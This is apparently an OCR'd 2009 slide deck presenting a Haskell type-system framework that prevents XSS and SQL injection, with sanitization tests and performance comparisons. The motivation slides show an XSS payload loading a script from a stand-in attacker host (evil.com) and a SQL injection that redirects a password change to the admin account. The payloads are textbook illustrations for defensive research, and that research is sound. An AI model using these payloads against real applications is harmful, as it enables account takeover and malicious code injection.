# Static Enforcement of Web Application Integrity

William Robertson and Giovanni Vigna
{wkr,vigna}@cs.ucsb.edu

Computer Security Group
UC Santa Barbara

13 August 2009

# Web applications are...

- easy to develop

# Web applications are...

- easy to develop
- easy to deploy

# Web applications are...

- easy to develop
- easy to deploy
- easy to update

# Web applications are...

- easy to develop
- easy to deploy
- easy to update
- accessible from everywhere

# ...and broken

We tested 70 Web applications, some of which are used to disseminate information to the public over the Internet, such as communications frequencies for pilots and controllers; others are used internally within FAA to support eight ATC systems.[3] Our test identified a total of 763 high-risk, 504 medium-risk, and 2,590 low-risk vulnerabilities,[4] such as weak passwords and unprotected critical file folders.

By exploiting these vulnerabilities, the public could gain unauthorized access to information stored on Web application computers. Further, through these vulnerabilities, internal FAA users (employees, contractors, industry partners, etc.) could gain unauthorized access to ATC systems because the Web applications often act as front-end interfaces (providing front-door access) to ATC systems. In addition, these vulnerabilities could allow attackers to compromise FAA user computers by injecting malicious code onto the computers. During the audit, KPMG and OIG staff gained unauthorized access to information stored on Web application computers and an ATC system, and confirmed system vulnerability to malicious code attacks.

FAA Review of Web Applications Security and Intrusion Detection in Air Traffic Control Systems
Report Number: FI-2009-049
Date Issued: May 4, 2009

# ...and broken

We tested 70 Web applications, some of which are used to disseminate information to the public over the Internet, such as communications frequencies for pilots and controllers; others are used internally within FAA to support eight ATC systems.[3] Our test identified a total of 763 high-risk, 504 medium-risk, and 2,590 low-risk vulnerabilities,[4] such as weak passwords and unprotected critical file folders.

By exploiting these vulnerabilities, the public could gain unauthorized access to information stored on Web application computers. Further, through these vulnerabilities, internal FAA users (employees, contractors, industry partners, etc.) could gain unauthorized access to ATC systems because the Web applications often act as front-end interfaces (providing front-door access) to ATC systems. In addition, these vulnerabilities could allow attackers to compromise FAA user computers by injecting malicious code onto the computers. During the audit, KPMG and OIG staff gained unauthorized access to information stored on Web application computers and an ATC system, and confirmed system vulnerability to malicious code attacks.

FAA Review of Web Applications Security and Intrusion Detection in Air Traffic Control Systems
Report Number: FI-2009-049
Date Issued: May 4, 2009

# A pervasive problem





**Figure 13. Web application vulnerabilities**
*Source: Symantec*

# Cross-site scripting

```
<input type="hidden" name="m" value="$var"/>
```

# Cross-site scripting

```
<input type="hidden" name="m" value="x"/>
```

# Cross-site scripting

```
<input type="hidden" name="m" value="x"/>
<script src="http://evil.com/x.js">
</script>
<span id="x"/>
```

# SQL injection

```
UPDATE users SET passwd='$var'
  WHERE login='user'
```

# SQL injection

```
UPDATE users SET passwd='l33r0y'
  WHERE login='user'
```

# SQL injection

```
UPDATE users SET passwd='l33r0y'
  WHERE login='admin'--' WHERE login='user'
```

# Existing solutions

- Web application firewalls
- Automated static, dynamic analyses
- Penetration testing and code auditing

# Why are web apps vulnerable?

- Web documents and database queries treated as unstructured character sequences
- No knowledge of *structure* and *content* at the framework level
- Developers responsible for manually sanitizing content
- Failure to preserve integrity of document and database query structure


# A language-based solution

- Explicitly denote structure and content within language using the type system
- Language is responsible for preserving application integrity
- Lift burden as much as possible from the developer
  - No testing, separate analyses, policy specifications
- Web application compiles $\longrightarrow$ application is safe

# Framework overview

- Haskell-based application framework prototype
- Application implemented as set of functions executing within the `App` monad stack
- HTTP requests routed to functions
- Functions perform computations and return documents

# Documents



Document
DocHead
DocBody
TitleNode
LinkNode
DivNode
DivNode
AnchorNode
TextNode
TextNode

# Document nodes

```
data Node = TextNode {
     nodeText :: String
}          | AnchorNode {
     anchorAttrs :: NodeAttrs,
     anchorHref :: Maybe Url,
     ...
     anchorNodes :: [Node]
}          | DivNode {
     divAttrs :: NodeAttrs,
     divNodes :: [Node]
} ...
```

# Document nodes

```
data Node = TextNode {
      nodeText :: String
}           | AnchorNode {
      anchorAttrs :: NodeAttrs,
      anchorHref :: Maybe Url,
      ...
      anchorNodes :: [Node]
}           | DivNode {
      divAttrs :: NodeAttrs,
      divNodes :: [Node]
} ...
```

# Document nodes

```
data Node = TextNode {
        nodeText :: String
}           | AnchorNode {
        anchorAttrs :: NodeAttrs,
        anchorHref :: Maybe Url,
        ...
        anchorNodes :: [Node]
}           | DivNode {
        divAttrs :: NodeAttrs,
        divNodes :: [Node]
} ...
```


# Document nodes

```
data Node = TextNode {
     nodeText :: String
}        | AnchorNode {
     anchorAttrs :: NodeAttrs,
     anchorHref :: Maybe Url,
     ...
     anchorNodes :: [Node]
}        | DivNode {
     divAttrs :: NodeAttrs,
     divNodes :: [Node]
} ...
```

# Enforcing document integrity

- Type system restricts applications to constructing `Document` trees
- `f :: HttpRequest -> App Document`
- Framework is responsible for *rendering* tree into text

# Document rendering



# Node sanitization

```
class Render a where
      render :: a -> String
```

- Nodes implement `Render` typeclass
- `render` sanitizes data given context

# Database queries

```
UPDATE users SET passwd=? WHERE login=?
```


- Mechanism already exists to fix query structure – prepared statements
- `App` monad controls access to database functions

# Database queries

```
UPDATE users SET passwd=? WHERE login=?
```

- Mechanism already exists to fix query structure – prepared statements
- App monad controls access to database functions

# Enforcing static query integrity



# Not all queries are static

```
SELECT * FROM users WHERE login IN ('admin')
```


# Not all queries are static

```
SELECT * FROM users WHERE login IN ('admin',
                                    'devel')
```

# Not all queries are static

```
SELECT * FROM users WHERE login IN ('admin',
                                    'devel',
                                    'test')
```


# Enforcing dynamic query integrity



# Sanitization evaluation

- Performed control flow analysis of framework to evaluate coverage of sanitization functions
- Evaluated correctness of individual sanitization functions

# Sanitization function coverage



# Sanitization function correctness

- Test-driven approach to check correctness
- Number of invariants manually specified
- 1,000,000 random test cases generated using QuickCheck
- Test cases for malicious examples


# Sanitization function invariants

```
propAttrValueSafe :: AttrValue -> Bool
propAttrValueSafe input =
    (not $ elem '<' output) &&
    (not $ elem '>' output) &&
    (not $ elem '&' $ stripEntities output) &&
    (not $ elem '"' output) where
    output = render input
```


# Performance

- Implemented web application using three frameworks
  - Haskell
  - Pylons
  - Tomcat
- Evaluated throughput and latency

# Latency


Haskell framework
Pylons framework
Tomcat framework
Latency (ms)
Clients
0
100
200
300
400
500
600
700
800
900
4
8
12
16
20
24
28
32

# Throughput


Haskell framework
Pylons framework
Tomcat framework
Throughput (KB/s)
0
200
400
600
800
1000
1200
1400
4
8
12
16
20
24
28
32
Clients

# Conclusions

- XSS and SQL injection stem from failure to enforce integrity of documents and database queries
- Type system allows framework to automatically prevent introduction of server-side vulnerabilities
- Prototype framework is effective at preventing exploitation
- Reasonable latency and throughput performance